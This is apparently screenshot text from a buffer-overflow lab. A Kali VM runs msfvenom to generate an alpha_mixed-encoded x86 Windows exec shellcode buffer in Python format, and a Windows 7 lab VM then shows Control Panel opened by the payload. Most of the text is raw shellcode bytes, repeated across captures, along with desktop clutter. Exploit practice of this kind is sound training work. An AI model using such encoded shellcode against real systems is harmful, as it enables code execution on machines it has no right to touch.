buf += b"\x61\x6a\x6f\x56\x6d\x37\x71\x79\x57\x45\x68\x4d\x30"
buf += b"\x43\x45\x68\x76\x35\x53\x53\x4d\x39\x68\x47\x4b\x33"
buf += b"\x4d\x65\x74\x30\x75\x39\x74\x70\x58\x4e\x6b\x33\x68"
buf += b"\x34\x64\x55\x51\x38\x53\x32\x46\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x71\x48\x45\x4c\x77\x71\x48\x53\x4e\x6b"
buf += b"\x63\x34\x4e\x6b\x65\x51\x48\x50\x4f\x79\x42\x64\x64"
buf += b"\x64\x46\x44\x43\x6b\x33\x6b\x53\x51\x50\x59\x43\x6a"
buf += b"\x53\x61\x49\x6f\x59\x70\x61\x4f\x53\x6f\x61\x4a\x4e"
buf += b"\x6b\x37\x62\x5a\x4b\x4c\x4d\x63\x6d\x50\x6a\x47\x71"
buf += b"\x6c\x4d\x6f\x75\x4d\x62\x77\x70\x35\x50\x45\x50\x70"
buf += b"\x50\x72\x48\x55\x61\x6e\x6b\x52\x4f\x6e\x67\x6b\x4f"
buf += b"\x59\x45\x4f\x4b\x48\x70\x6f\x45\x59\x32\x72\x76\x51"
buf += b"\x78\x6e\x46\x6c\x55\x4f\x4d\x4d\x4d\x69\x6f\x6a\x75"
buf += b"\x65\x6c\x33\x36\x53\x4c\x76\x6a\x6b\x30\x39\x6b\x79"
buf += b"\x70\x31\x65\x54\x45\x6d\x6b\x73\x77\x75\x43\x61\x62"
buf += b"\x30\x6f\x72\x4a\x53\x30\x33\x63\x6b\x4f\x6a\x75\x63"
buf += b"\x53\x30\x6f\x70\x6e\x50\x74\x61\x62\x52\x4f\x72\x4c"
buf += b"\x77\x70\x41\x41"

┌──(kali㉿kali)-[~]
└─$
```


Kali-Linux-vbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
10:40 PM
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe5\xd9\xe9\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x6d\x38\x6f"
buf += b"\x72\x75\x50\x37\x70\x67\x70\x55\x30\x4f\x79\x4a\x45"
buf += b"\x30\x31\x69\x50\x61\x74\x6e\x6b\x36\x30\x74\x70\x6e"
buf += b"\x6b\x33\x62\x66\x6c\x6c\x4b\x51\x42\x34\x54\x4c\x4b"
buf += b"\x63\x42\x54\x68\x34\x4f\x4c\x77\x42\x6a\x54\x66\x76"
buf += b"\x51\x4b\x4f\x4c\x6c\x67\x4c\x75\x31\x73\x4c\x33\x32"
buf += b"\x64\x6c\x55\x70\x79\x51\x4a\x6f\x34\x4d\x45\x51\x5a"
buf += b"\x67\x69\x72\x58\x72\x71\x42\x72\x77\x4e\x6b\x31\x42"
buf += b"\x34\x50\x4c\x4b\x42\x6a\x65\x6c\x4e\x6b\x62\x6c\x34"
buf += b"\x51\x51\x68\x6a\x43\x63\x78\x45\x51\x4b\x61\x30\x51"
buf += b"\x4c\x4b\x51\x49\x61\x30\x56\x61\x78\x53\x4e\x6b\x73"
buf += b"\x79\x55\x48\x5a\x43\x57\x4a\x30\x49\x6e\x6b\x45\x64"
buf += b"\x4c\x4b\x66\x61\x59\x46\x54\x71\x4b\x4f\x6e\x4c\x5a"
buf += b"\x61\x6a\x6f\x56\x6d\x37\x71\x79\x57\x45\x68\x4d\x30"
buf += b"\x43\x45\x68\x76\x35\x53\x53\x4d\x39\x68\x47\x4b\x33"
buf += b"\x4d\x65\x74\x30\x75\x39\x74\x70\x58\x4e\x6b\x33\x68"
buf += b"\x34\x64\x55\x51\x38\x53\x32\x46\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x71\x48\x45\x4c\x77\x71\x48\x53\x4e\x6b"
buf += b"\x63\x34\x4e\x6b\x65\x51\x48\x50\x4f\x79\x42\x64\x64"
buf += b"\x64\x46\x44\x43\x6b\x33\x6b\x53\x51\x50\x59\x43\x6a"
buf += b"\x53\x61\x49\x6f\x59\x70\x61\x4f\x53\x6f\x61\x4a\x4e"
buf += b"\x6b\x37\x62\x5a\x4b\x4c\x4d\x63\x6d\x50\x6a\x47\x71"
buf += b"\x6c\x4d\x6f\x75\x4d\x62\x77\x70\x35\x50\x45\x50\x70"
buf += b"\x50\x72\x48\x55\x61\x6e\x6b\x52\x4f\x6e\x67\x6b\x4f"
buf += b"\x59\x45\x4f\x4b\x48\x70\x6f\x45\x59\x32\x72\x76\x51"
Right Ctrl
Type here to search
ENG
08:10
04-05-2021


Kali-Linux-vbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
10:38 PM
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe5\xd9\xe9\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x6d\x38\x6f"
buf += b"\x72\x75\x50\x37\x70\x67\x70\x55\x30\x4f\x79\x4a\x45"
buf += b"\x30\x31\x69\x50\x61\x74\x6e\x6b\x36\x30\x74\x70\x6e"
buf += b"\x6b\x33\x62\x66\x6c\x6c\x4b\x51\x42\x34\x54\x4c\x4b"
buf += b"\x63\x42\x54\x68\x34\x4f\x4c\x77\x42\x6a\x54\x66\x76"
buf += b"\x51\x4b\x4f\x4c\x6c\x67\x4c\x75\x31\x73\x4c\x33\x32"
buf += b"\x64\x6c\x55\x70\x79\x51\x4a\x6f\x34\x4d\x45\x51\x5a"
buf += b"\x67\x69\x72\x58\x72\x71\x42\x72\x77\x4e\x6b\x31\x42"
buf += b"\x34\x50\x4c\x4b\x42\x6a\x65\x6c\x4e\x6b\x62\x6c\x34"
buf += b"\x51\x51\x68\x6a\x43\x63\x78\x45\x51\x4b\x61\x30\x51"
buf += b"\x4c\x4b\x51\x49\x61\x30\x56\x61\x78\x53\x4e\x6b\x73"
buf += b"\x79\x55\x48\x5a\x43\x57\x4a\x30\x49\x6e\x6b\x45\x64"
buf += b"\x4c\x4b\x66\x61\x59\x46\x54\x71\x4b\x4f\x6e\x4c\x5a"
buf += b"\x61\x6a\x6f\x56\x6d\x37\x71\x79\x57\x45\x68\x4d\x30"
buf += b"\x43\x45\x68\x76\x35\x53\x53\x4d\x39\x68\x47\x4b\x33"
buf += b"\x4d\x65\x74\x30\x75\x39\x74\x70\x58\x4e\x6b\x33\x68"
buf += b"\x34\x64\x55\x51\x38\x53\x32\x46\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x71\x48\x45\x4c\x77\x71\x48\x53\x4e\x6b"
buf += b"\x63\x34\x4e\x6b\x65\x51\x48\x50\x4f\x79\x42\x64\x64"
buf += b"\x64\x46\x44\x43\x6b\x33\x6b\x53\x51\x50\x59\x43\x6a"
buf += b"\x53\x61\x49\x6f\x59\x70\x61\x4f\x53\x6f\x61\x4a\x4e"
buf += b"\x6b\x37\x62\x5a\x4b\x4c\x4d\x63\x6d\x50\x6a\x47\x71"
Right Ctrl
Type here to search
ENG
08:08
04-05-2021


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Change display language
Ease of Access
Let Windows suggest settings
Optimize visual display
08:32
04-05-2021
Right Ctrl
Type here to search
ENG
08:32
04-05-2021